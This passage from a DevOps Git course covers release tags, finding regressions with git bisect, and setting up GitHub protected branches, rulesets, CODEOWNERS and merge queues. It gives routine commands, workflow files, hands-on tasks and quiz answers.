4. What does `v1.0.1-3-g1a2b3c4` from `git describe` mean?
5. How can a consumer check that a tag was really made by the maintainer?

ANSWERS

1. A lightweight tag is only a ref to a commit; an annotated tag is an object with tagger, date, message and optional signature. Use annotated (or signed) for releases.
2. Tags are separate refs and are only pushed when named (`git push origin <tag>`), via `--tags`, or via `--follow-tags` for annotated ones.
3. Do not move it. Publish a new patch version containing the correct commit and, if needed, mark the bad version deprecated.
4. Three commits after the nearest annotated tag `v1.0.1`, currently at commit `1a2b3c4` (the `g` prefix means "git").
5. Verify a signature (`git tag -v` with the maintainer's public key, or the Verified badge on GitHub for a key registered to that account).

11 Further reading

- *Pro Git* by Scott Chacon and Ben Straub (free at git-scm.com), the "Tagging" and "Signing Your Work" sections.
- `git help tag`, `git help describe` and `git help verify-tag`.
- GitHub Docs: "About commit signature verification" and "Managing rulesets for a repository".
- Semantic Versioning specification: https://semver.org

3.7 bisect

Topic 7 of 13 | ~2.5 hours | Difficulty: Intermediate

1 What it is

`git bisect` finds **the exact commit that introduced a bug** using **binary search** over your history. You tell Git one commit where things were **good** and one where they are **bad**. Git checks out the commit halfway between, you test it and say `good` or `bad`, and Git halves the remaining range again. Searching 1,000 commits takes about 10 steps (log2 of 1000 is just under 10); searching 1,000,000 takes about 20.

Even better, if you can express "is it broken?" as a **script that exits 0 (good) or non-zero (bad)**, `git bisect run` does the whole search unattended and hands you the guilty commit.

2 Why it matters in DevOps

- **"It worked last release."** Between two release tags there may be hundreds of commits from many people. Reading them is hopeless; bisecting is minutes.
- **Regressions that tests missed:** a performance cliff, a flaky deployment, a config that stopped parsing. If you can script a check, you can bisect it, even for non-code regressions such as "`docker build` now takes 12 minutes".
- **Blameless debugging:** the output is a commit, with its pull request and reviewers, which is the starting point for a postmortem §14.7 and for a revert §3.4 if production is hurting.
- **It rewards good history:** small, atomic commits that each build and pass tests make bisect fast and precise. Huge "misc fixes" commits make it point at a haystack. Tags from topic 6 §3.6 make excellent good/bad endpoints.

3 Real-world system example

The Linux kernel. `git bisect` was created for it, and the kernel's own documentation (the "Bug hunting" guide) tells reporters of regressions to bisect between a working and a failing release and to report the first bad commit. The kernel's history spans many thousands of commits between releases, which is exactly the situation binary search is built for.

Git's own project describes `git bisect` in its manual with a `run` example, and many large open-source projects (browsers, language runtimes, databases) ask for a bisect result in regression bug reports, often using the project's own build and test script as the `bisect run` command. Within a company the same pattern applies: a CI "smoke test" script that exits non-zero on failure is already a bisect script.

4 Diagram

Binary search in action. Each test halves the suspects:




Figure 3.7-1

How `git bisect run` drives a script:




Figure 3.7-2

5 How it works

Command	Meaning
`git bisect start [<bad> [<good>...]]`	Begin. Without arguments, mark them afterwards.
`git bisect bad [<rev>]` / `git bisect good [<rev>]`	Mark the current (or given) commit.
`git bisect skip`	You cannot test this commit (does not build). Git picks a neighbour.
`git bisect run <cmd> [args]`	Automate: exit 0 = good, 1-124 and 126-127 = bad, **125 = skip**, 128 or above aborts the bisect.

Command	Meaning
`git bisect log`	Show the decisions so far. Save it to a file and replay with `git bisect replay <file>`.
`git bisect visualize` (`view`)	Open `gitk` or `git log` on the remaining range.
`git bisect reset`	Finish and return to the branch you started from. **Always do this.**
`git bisect start --term-old=fast --term-new=slow`	Custom words when "good/bad" reads wrong (for example, finding when something got *fixed* or *slower*).
`git bisect start --first-parent`	Only follow the first parent, so you bisect over merge commits (PRs) on `main` rather than every commit inside them (Git 2.29+).

Rules of a good bisect script:

1. **Deterministic.** A flaky test makes bisect lie. Run it several times in the loop or fix the flake first.
2. **Fast.** It runs about log2(n) times, but each run may include a build; cache dependencies.
3. **Self-contained.** Keep the script *outside* the repo (or untracked), since each checkout replaces tracked files.
4. **Distinguish "bad" from "cannot test"** by returning 125 when the commit does not even build.
5. **Exit status is everything.** `./test.sh && echo ok` hides failures; just let the exit code propagate.

6 Step-by-step guide

Prerequisites: Git and a POSIX shell. Everything is local and free.

1. **Build a repo with a hidden regression.** Eight docs commits surround one bad change.

```bash
git init -b main shop-api-bisect && cd shop-api-bisect
git config user.name "Dev" && git config user.email "dev@example.com"

cat > price.sh <<'EOF'
#!/bin/sh
# total for 2 items at 10 each
echo $((2 * 10))
EOF
chmod +x price.sh
git add . && git commit -m "feat: price calculation"

for i in 1 2 3 4 5 6 7 8; do
  echo "# change $i" >> notes.txt && git add notes.txt && git commit -m "docs: note
  $i"
```

```
  if [ "$i" = 5 ]; then
    sed -i 's/2 \* 10/2 * 11/' price.sh && git commit -am "feat: add tax"   # the bug
  fi
done
git log --oneline
```

You should see 10 commits. (On macOS use `sed -i ''`.) Note the `feat: price calculation` SHA: it is your **good** commit.

2. **Write the check as a script, kept outside the repo.**

```bash
cat > /tmp/check-price.sh <<'EOF'
#!/bin/sh
[ "$(sh ./price.sh)" = "20" ]
EOF
chmod +x /tmp/check-price.sh
```

The script exits 0 when the output is `20` and 1 otherwise.

3. **Manual bisect first, to see the mechanics.**

```bash
git bisect start
git bisect bad HEAD
git bisect good <sha-of-feat-price-calculation>
```

Output (similar to): `Bisecting: 4 revisions left to test after this (roughly 2 steps)` followed by the commit Git checked out. Test it yourself (`sh ./price.sh`) and answer `git bisect good` or `git bisect bad` until Git prints `<sha> is the first bad commit` with the `feat: add tax` commit details.

4. **Save the log, reset, and replay.**

```bash
git bisect log > /tmp/bisect.log
git bisect reset                  # back on main
git bisect replay /tmp/bisect.log # re-apply every decision instantly
git bisect reset
```

5. **Now automate it.**

```bash
git bisect start HEAD <sha-of-feat-price-calculation>
git bisect run /tmp/check-price.sh
```

Output (similar to):

```
running  '/tmp/check-price.sh'
Bisecting: 0 revisions left to test after this (roughly 0 steps)
...
0ac366d... is the first bad commit
commit 0ac366d...
    feat: add tax
bisect found first bad commit
```

`git bisect start <bad> <good>` is shorthand for start plus the two marks.

6. **Always clean up.**

```bash
git bisect reset
git status          # "On branch main", nothing to commit
```

7. **Handle a commit that cannot be tested.** Make the script return 125 when the project is not buildable:

```bash
cat > /tmp/check-price.sh <<'EOF'
#!/bin/sh
[ -f price.sh ] || exit 125        # skip commits before the file existed
[ "$(sh ./price.sh)" = "20" ]
EOF
```

8. **Bisect a real project (pattern).** Between two release tags, with build + test as the check:

```bash
git bisect start v2.4.0 v2.3.0          # <bad> <good>, both tags
git bisect run sh -c 'npm ci --silent && npm test --silent'
git bisect reset
```

Use `--first-parent` if `main` uses merge commits and you only need to find the guilty pull request.

7 Real-world scenario

(Illustrative.) After the `v3.8.0` release of `shop-api`, checkout latency doubles in staging. The last good tag, `v3.7.0`, is 214 commits behind. Nobody wants to read them. An SRE writes a 10-line script that starts the API with the test database, fires 200 requests with `curl`, and exits 1 if the p95 is above 300 ms. `git bisect run ./perf-check.sh` takes eight steps (about 20

minutes, mostly builds) and names a commit titled "refactor: load cart items individually", which introduced an N+1 query. The fix is a one-line eager load; the follow-up adds the perf script to CI. **Lesson:** whatever you can measure with an exit code you can bisect, and the regression test you wrote to find it should stay in the pipeline.

8 Common mistakes and best practices

Don't

- Forget `git bisect reset` and then wonder why you are in a detached HEAD on an odd commit.
- Bisect with a flaky test: one wrong "good" sends the search to the wrong half and you get a confident wrong answer.
- Keep the test script in the repo as a tracked file; checkouts may delete or change it.
- Mark a commit `bad` because it fails to build for an unrelated reason; use `skip` / exit 125.

Do

- Pick endpoints you have verified: check out your "good" commit and run the script on it, and on the "bad" commit.
- Use release tags as endpoints (see tags §3.6) and keep commits small and buildable.
- Save `git bisect log` in the bug report, so others can `replay` it.
- Turn the script into a permanent regression test once the bug is fixed.

9 Tasks

- [ ] **T1 — Manual bisect** *(≈25 min, beginner)*
  - **Goal:** experience binary search by hand.
  - **Steps:**
    1. Build the repo from guide step 1.
    2. Start a bisect with the first commit as good and `HEAD` as bad.
    3. Answer each prompt by running `sh ./price.sh`.
  - **Done when:** Git prints `is the first bad commit` naming `feat: add tax`, and you counted the number of tests (about 3 for 10 commits).
- [ ] **T2 — Automate with `run`** *(≈20 min, beginner)*
  - **Goal:** let a script do the search.
  - **Steps:**
    1. `git bisect reset`, then create `/tmp/check-price.sh` outside the repo.

2. Run `git bisect start HEAD <good>` and `git bisect run /tmp/check-price.sh`.
3. Run `git bisect reset`.

- **Done when:** the same commit is found with no manual input and `git status` says you are back on `main`.

- [ ] **T3 — Scale it up** *(≈30 min, intermediate)*
  - **Goal:** see the logarithm.
  - **Steps:**
    1. Generate 256 commits in a loop with a single bad one at commit 173 (change the output of `price.sh`).
    2. Bisect with `run` and count `running` lines in the output.
  - **Done when:** it takes 8 or 9 runs, and you can explain why that is log2(256).

- [ ] **T4 — Break it: skip and flake** *(≈35 min, intermediate)*
  - **Goal:** handle untestable commits and unreliable checks.
  - **Steps:**
    1. Add a commit that deletes `price.sh` and a later one restoring it. Make the script `exit 125` when the file is absent.
    2. Run bisect again and verify the correct commit is still found.
    3. Make the script randomly fail (`[ $((RANDOM % 4)) -ne 0 ]` in bash) and run bisect twice.
  - **Done when:** step 2 finds the right commit, and you have documented that step 3 produces different (wrong) answers on repeated runs.

- [ ] **T5 — Bisect a build or config problem** *(≈40 min, intermediate)*
  - **Goal:** use bisect on something that is not a unit test.
  - **Steps:**
    1. Take any small repo with a Dockerfile (or a `nginx -t` config check run with Docker) and introduce a syntax error in a mid-history commit.
    2. Write a script that runs `docker build .` (or the config check) and returns its exit status.
    3. Bisect with `--term-old=works --term-new=broken` for readable output.
  - **Done when:** bisect names your breaking commit and the output uses your custom words.

- [ ] **T6 — Prove it: regression report** *(≈30 min, intermediate)*
  - **Goal:** produce a result a teammate can reproduce.

- **Steps:**
  1. Without the guide, bisect a new regression in a fresh repo using `run`.
  2. Save `git bisect log` to a file.
  3. Write a 5-line report: good commit, bad commit, script, first bad commit, proposed fix or `git revert <sha>`.
- **Done when:** a teammate can run `git bisect replay <file>` and land on the same commit.

10 Self-check questions

1. How many tests does bisect need for 1,000 commits and why?
2. What do exit codes 0, 1, 125 and 130 mean to `git bisect run`?
3. Why must the test script live outside the working tree (or be untracked)?
4. A flaky test marked one commit `good` wrongly. What happens?
5. How would you bisect only over pull-request merges on `main`?

ANSWERS

1. About 10, because each test halves the range (log2 of 1000 is just under 10).
2. 0 means good; 1 means bad; 125 means skip (cannot test); 130 is 128 or above, which aborts the bisect (for example, the script was killed by Ctrl-C).
3. Each step checks out a different commit, which may modify or delete tracked files, including your script.
4. The search narrows to the wrong half and ends on an innocent commit, with full confidence. Re-run, and make the check deterministic.
5. `git bisect start --first-parent` (Git 2.29+), so only first-parent commits (the merge commits) are candidates.

11 Further reading

- *Pro Git* by Scott Chacon and Ben Straub (free at git-scm.com), the "Debugging with Git" section on binary search.
- `git help bisect`, the official manual page, including the `run` and `--first-parent` sections.
- The Linux kernel documentation, "Bug hunting" (kernel.org), for the regression-reporting workflow.

3.8 Protected Branches and Pull Requests

Topic 8 of 13 | ~3.5 hours | Difficulty: Intermediate

1 What it is

A **pull request (PR)** is a proposal to merge one branch into another, with a conversation, a diff, automated checks and reviews attached. A **protected branch** is a branch (usually `main`) that GitHub refuses to change except through rules you define: no direct pushes, no force-pushes, no deletion, and merges only when reviews and **status checks** (automated CI results) pass.

On GitHub there are two ways to express those rules:

- **Branch protection rules** (the classic feature): configured per branch name pattern under *Settings, Branches*.
- **Rulesets** (the newer feature): configured under *Settings, Rules*. They can target branches *and* tags, can be layered (several rulesets apply at once and the strictest result wins), can be set at organization level, have an *Evaluate* mode to dry-run, and can be bypassed by named roles or apps. New setups should prefer rulesets; the concepts below apply to both.

Together they turn `main` into a **controlled gate**: every change is reviewed, tested, and traceable to a PR.

2 Why it matters in DevOps

- `main` **is what ships.** In CI/CD (CI/CD §0.2) a merge to `main` often deploys. An unreviewed push is an unreviewed production change.
- **Prevents the classic accidents:** force-pushing over teammates' commits, deleting the default branch, merging with failing tests.
- **Compliance and audit:** SOC 2, ISO 27001 and similar frameworks ask for evidence that changes are reviewed and tested. PR history plus enforced rules is that evidence (DevSecOps §0.12).

- **Knowledge flow and ownership:** `CODEOWNERS` routes database-migration changes to the DBAs and Terraform changes to the platform team automatically.
- **Pitfall:** rules that are too heavy (three approvals, 40-minute CI, no bypass for incidents) get routed around. Protection must be strong *and* livable.

3 Real-world system example

Kubernetes and other large open-source projects run every PR through automated checks (Prow in the Kubernetes project) and require maintainer approval from the `OWNERS` files before an automated bot merges. The `OWNERS` idea is the same as GitHub's `CODEOWNERS`.

GitHub itself offers the merge queue feature, which it describes as built to solve the problem of busy repositories where many PRs pass checks against an older `main` but break once combined. The queue tests each PR against the latest `main` plus the PRs ahead of it, and merges only those that pass. GitHub documents this in its own product docs; before a native version existed, many large engineering teams and tools (for example, Kubernetes's Prow bot above, and third-party merge-queue services) provided the same capability.

Typical pattern in many companies: a repository ruleset requires one or two approvals, a green `ci` check, code-owner review on sensitive paths (`/infra/` , `/.github/workflows/`), linear history, and prevents deletion/force-push, with a small "break glass" bypass list for the on-call lead.

4 Diagram

Life of a protected-branch change:




Figure 3.8-1

What the merge queue adds (sequence):




Figure 3.8-2

5 How it works

Common rules (names differ slightly between rules and rulesets):

Rule	What it enforces
Require a pull request before merging	No direct pushes. Sub-options: required approving reviews (1-6), dismiss stale approvals when new commits are pushed, require review from Code Owners, require approval of the most recent push, require conversation resolution
Require status checks to pass	Named checks (the *job name* of a workflow, for example `test`) must be green. "Require branches to be up to date" forces PRs to be re-tested against the latest `main`
Require signed commits	Every commit must carry a verified signature
Require linear history	No merge commits: squash or rebase merges only
Require merge queue	Merges go through the queue (see below)

Rule	What it enforces
Block force pushes / restrict deletions	Protects history and the branch itself
Restrict who can push / bypass list	Allow specific teams or apps (like a release bot)
Include administrators / do not allow bypassing	Applies the rules to admins as well

Merge methods (enable only the ones you want): *merge commit* (preserves branch history), *squash* (one commit per PR, tidy history, pairs well with PR-title conventions from semantic versioning §3.10), *rebase and merge* (linear, keeps individual commits; see rebasing §3.2).

CODEOWNERS. A file at `.github/CODEOWNERS`, `CODEOWNERS` or `docs/CODEOWNERS`. Each line is a pattern followed by owners (users, teams as `@org/team`, or emails). **The last matching pattern wins**, so put general rules first and specific ones later. It only *blocks* merges when "Require review from Code Owners" is on.

```
# .github/CODEOWNERS
*                       @example/shop-api-maintainers
/infra/                 @example/platform-team
/db/migrations/         @example/dba-team @alice
/.github/workflows/     @example/platform-team
*.md                    @example/docs
```

Required checks gotchas:

- The check name must match the *job* name, and GitHub offers it in the picker only if it has run in the repo recently (within about the last week).
- If a required workflow is skipped by a `paths:` filter, the check never reports and the PR waits forever. Use a path-aware job inside an always-running workflow, or a final "gate" job that always runs.
- Required checks use the **commit status/check run name**, not the workflow file name. If you rename a job, update the rule.

Merge queue. When enabled by the rule, the **Merge** button becomes **Merge when ready**. GitHub builds a temporary `gh-readonly-queue/...` branch containing the base branch plus the queued PRs, and runs your checks on it. For that to work, your workflows must also trigger on the `merge_group` event:

```yaml
on:
  pull_request:
  merge_group:
```

Availability note: merge queue is available for public repositories owned by organizations and for private repositories on GitHub Enterprise Cloud; branch protection on private repositories needs a paid plan. Check the current GitHub Docs for the plan you have.

6 Step-by-step guide

Prerequisites: a GitHub account and a repository you own. A **public** repository on a free account supports protection and rulesets at no cost. Optional: the GitHub CLI (`gh auth login`). No cloud cost involved.

1. **Create the repo and a minimal CI workflow** (this gives you a status check to require).

```bash
gh repo create shop-api-protect --public --clone && cd shop-api-protect
mkdir -p .github/workflows
cat > .github/workflows/ci.yml <<'EOF'
name: CI
on:
  pull_request:
  merge_group:
  push:
    branches: [main]
jobs:
  test:
    runs-on: ubuntu-latest
    steps:
      - uses: actions/checkout@v4
      - run: echo "pretend tests pass"
EOF
printf '# shop-api\n' > README.md
git add . && git commit -m "chore: add CI" && git push -u origin main
```

   Wait for the `CI` run on `main` to finish (so GitHub knows the `test` check exists).

2. **Add CODEOWNERS.** Replace `YOUR_USER` with your GitHub username.

```bash
cat > .github/CODEOWNERS <<'EOF'
*                    @YOUR_USER
/.github/workflows/  @YOUR_USER
EOF
git add . && git commit -m "chore: add CODEOWNERS" && git push
```

3. **Create a ruleset in the UI.** *Settings, Rules, Rulesets, New ruleset, New branch ruleset.* Name it `protect-main`, set *Enforcement status* to **Active**, target the **Default branch**, and enable:
   - Restrict deletions, Block force pushes
   - Require a pull request before merging (1 approval, dismiss stale approvals, require review from Code Owners, require conversation resolution)
   - Require status checks to pass: add `test`, and tick "Require branches to be up to date before merging"
   - Require linear history

   (For a solo repository where you are the only collaborator, set approvals to 0 or you cannot merge your own PR. GitHub does not let an author approve their own PR.)
4. **Or create the same ruleset with the API.**

```bash
cat > ruleset.json <<'EOF'
{
  "name": "protect-main",
  "target": "branch",
  "enforcement": "active",
  "conditions": { "ref_name": { "include": ["~DEFAULT_BRANCH"], "exclude": [] } },
  "rules": [
    { "type": "deletion" },
    { "type": "non_fast_forward" },
    { "type": "required_linear_history" },
    { "type": "pull_request",
      "parameters": {
        "required_approving_review_count": 0,
        "dismiss_stale_reviews_on_push": true,
        "require_code_owner_review": false,
        "require_last_push_approval": false,
        "required_review_thread_resolution": true
      } },
    { "type": "required_status_checks",
      "parameters": {
        "strict_required_status_checks_policy": true,
        "required_status_checks": [ { "context": "test" } ]
      } }
```

```
  ]
}
EOF
gh api -X POST repos/:owner/:repo/rulesets --input ruleset.json
```

Here approvals are 0 so a solo learner can merge; set `1` (and `require_code_owner_review: true`) when you have a second account or teammate.

5. **Prove direct pushes are blocked.**

```bash
echo "direct" >> README.md
git commit -am "docs: sneak onto main"
git push origin main
```

Expected: `remote: error: GH013: Repository rule violations found` (rulesets) or `remote: error: GH006: Protected branch update failed` (classic rules), then `! [remote rejected] main → main`. Undo locally: `git reset --hard origin/main`.

6. **Use the PR workflow.**

```bash
git switch -c docs/readme-update
echo "A sample Node.js API with PostgreSQL, Redis and Nginx." >> README.md
git commit -am "docs: describe shop-api"
git push -u origin docs/readme-update
gh pr create --fill
gh pr checks --watch
```

The `test` check appears and turns green. Then merge: `gh pr merge --squash --delete-branch` (or use the button). If the merge button is disabled, the PR page tells you which rule is unmet.

7. **See CODEOWNERS in action.** Edit `.github/workflows/ci.yml` on a branch and open a PR. The PR automatically requests review from the owner of `/.github/workflows/`. With "Require review from Code Owners" on and a second account as owner, the PR cannot merge until that owner approves.

8. **Try the merge queue** (needs an organization-owned repository on a qualifying plan). In the ruleset, add *Require merge queue*. Open two PRs; click *Merge when ready* on both; open the Actions tab and note CI running with the `merge_group` event on branches named `gh-readonly-queue/main/...`.

9. **Classic branch protection via API (alternative).**

```bash
cat > protection.json <<'EOF'
{
  "required_status_checks": { "strict": true, "contexts": ["test"] },
  "enforce_admins": true,
  "required_pull_request_reviews": { "required_approving_review_count": 1,
   "dismiss_stale_reviews": true, "require_code_owner_reviews": true },
  "restrictions": null,
  "required_linear_history": true,
  "allow_force_pushes": false,
  "allow_deletions": false
}
EOF
gh api -X PUT repos/:owner/:repo/branches/main/protection --input protection.json
```

7 Real-world scenario

(Illustrative.) A `shop-api` engineer pushes a "tiny" change straight to `main` on a Friday: the repository has no protection. It skips the unit tests, a migration drops an index, and checkout slows to a crawl. The rollback takes an hour because the deploy pipeline built from the broken commit. The postmortem actions: a ruleset on `main` (PR required, one approval, `test` and `lint` required, no force-push), `CODEOWNERS` for `/db/migrations/` so a DBA must approve, and a two-person "break glass" bypass group for incidents. Two months later, two PRs that each pass alone conflict logically in the same file; the new merge queue tests them together and rejects the second, instead of breaking `main`. **Lesson:** protection is not bureaucracy; it moves failure from production to the pull request.

8 Common mistakes and best practices

Don't

- Require checks by workflow *file* name or forget the job name, so the rule waits forever for a check that never reports.
- Use `paths:` filters on required workflows without a fallback; skipped checks leave PRs unmergeable.
- Give admins a blanket bypass and then use it daily. Bypass should be rare, named, and audited.
- Require so many approvals that people rubber-stamp. One real review beats three clicks.
- Forget `merge_group` in workflows when you turn on the merge queue; queued PRs will sit pending.

Do

- Protect every deployable branch (`main` , `release/*`) and your release tags (see tags §3.6).
- Keep PRs small, descriptive and linked to an issue; use a PR template with a test plan.
- Dismiss stale approvals on new commits, and require conversation resolution.
- Treat `.github/workflows/` and infrastructure code as sensitive paths in CODEOWNERS.
- Start new rulesets in *Evaluate* mode to see what would be blocked before enforcing.
- Prefer rulesets for new setups; use organization rulesets to apply one policy to many repos.

9 Tasks

- [ ] **T1 — Protect** `main` *(≈30 min, beginner)*
  - **Goal:** enforce "no direct pushes".
  - **Steps:**
    1. Follow guide steps 1-3 or 4 to create a repo, a `test` check and a ruleset.
    2. Try `git push origin main` with a new local commit.
  - **Done when:** the push is rejected with a `GH013` or `GH006` message and you can quote it.
- [ ] **T2 — Full PR cycle** *(≈25 min, beginner)*
  - **Goal:** merge a change only through a PR with a green check.
  - **Steps:**
    1. Create a branch, change a file, push, and run `gh pr create --fill` .
    2. Watch `gh pr checks --watch` ; merge with `--squash` .
    3. Run `git log --oneline` on `main` after pulling.
  - **Done when:** `main` has one new squashed commit and the PR page shows the `test` check passed.
- [ ] **T3 — CODEOWNERS routing** *(≈30 min, intermediate)*
  - **Goal:** see automatic review requests.
  - **Steps:**
    1. Add a CODEOWNERS file assigning `/db/` to a teammate or second account (an invited collaborator works).
    2. Open a PR touching `/db/schema.sql` .
    3. Turn on "Require review from Code Owners" and try to merge without approval.

- **Done when:** the PR shows the owner as a requested reviewer and the merge button is blocked until they approve.

- [ ] **T4 — Break it: the check that never reports** *(≈35 min, intermediate)*
  - **Goal:** reproduce and fix the `paths:` pitfall.
  - **Steps:**
    1. Change the workflow to run on `pull_request` with `paths: ['src/**']`. Require the `test` check.
    2. Open a PR that only edits `README.md`.
    3. Observe "Expected - Waiting for status to be reported". Fix it by removing the filter or adding an always-running `gate` job and requiring that instead.
  - **Done when:** the README-only PR becomes mergeable and you can explain why the first attempt hung.

- [ ] **T5 — Evaluate mode and the merge queue** *(≈40 min, advanced)*
  - **Goal:** roll out a stricter rule safely.
  - **Steps:**
    1. Change the ruleset enforcement to **Evaluate** and add "Require signed commits". Push an unsigned commit on a PR branch.
    2. Read *Settings, Rules, Insights* to see what would have been blocked.
    3. If your org supports it, enable the merge queue and add `merge_group:` to the workflow. Queue two PRs.
  - **Done when:** the Insights page lists the would-be violation, and (if available) both PRs merge via `gh-readonly-queue/*` runs.

- [ ] **T6 — Prove it: write the policy** *(≈30 min, advanced)*
  - **Goal:** design protection for a team of eight.
  - **Steps:**
    1. Without the guide, write the ruleset for `main` and `release/*`: approvals, required checks, CODEOWNERS paths, merge method, who can bypass.
    2. Justify each setting in one sentence and name one cost it adds.
    3. Apply it with the API to a scratch repo.
  - **Done when:** `gh api repos/:owner/:repo/rulesets` returns your ruleset and a teammate can explain every rule from your notes.

10 Self-check questions

1. What is the difference between branch protection rules and rulesets?
2. A required check is stuck on "Expected - Waiting for status to be reported". Name two likely causes.
3. Which CODEOWNERS entry wins when two patterns match a file?
4. Why does "Require branches to be up to date" slow teams down, and what does a merge queue do about it?
5. Why do the workflows need `on: merge_group`?

ANSWERS

1. Rules are per branch pattern and classic; rulesets are layered, can target tags, work at org level, have an evaluate mode and finer bypass control. Rulesets are the recommended approach for new setups.
2. The workflow was skipped by a `paths:` / `branches:` filter, the job was renamed (so the required name no longer exists), or the workflow does not trigger for that event (for example missing `merge_group`).
3. The last matching pattern in the file.
4. Every merge makes other PRs stale, so each must be updated and re-run, which serializes the team. The queue tests each PR on top of the latest `main` plus the PRs ahead of it and merges automatically, removing the manual update loop.
5. The queue creates temporary branches and fires `merge_group` events to run required checks; without the trigger the checks never start.

11 Further reading

- GitHub Docs: "About protected branches", "About rulesets", "About code owners" and "Managing a merge queue" (docs.github.com).
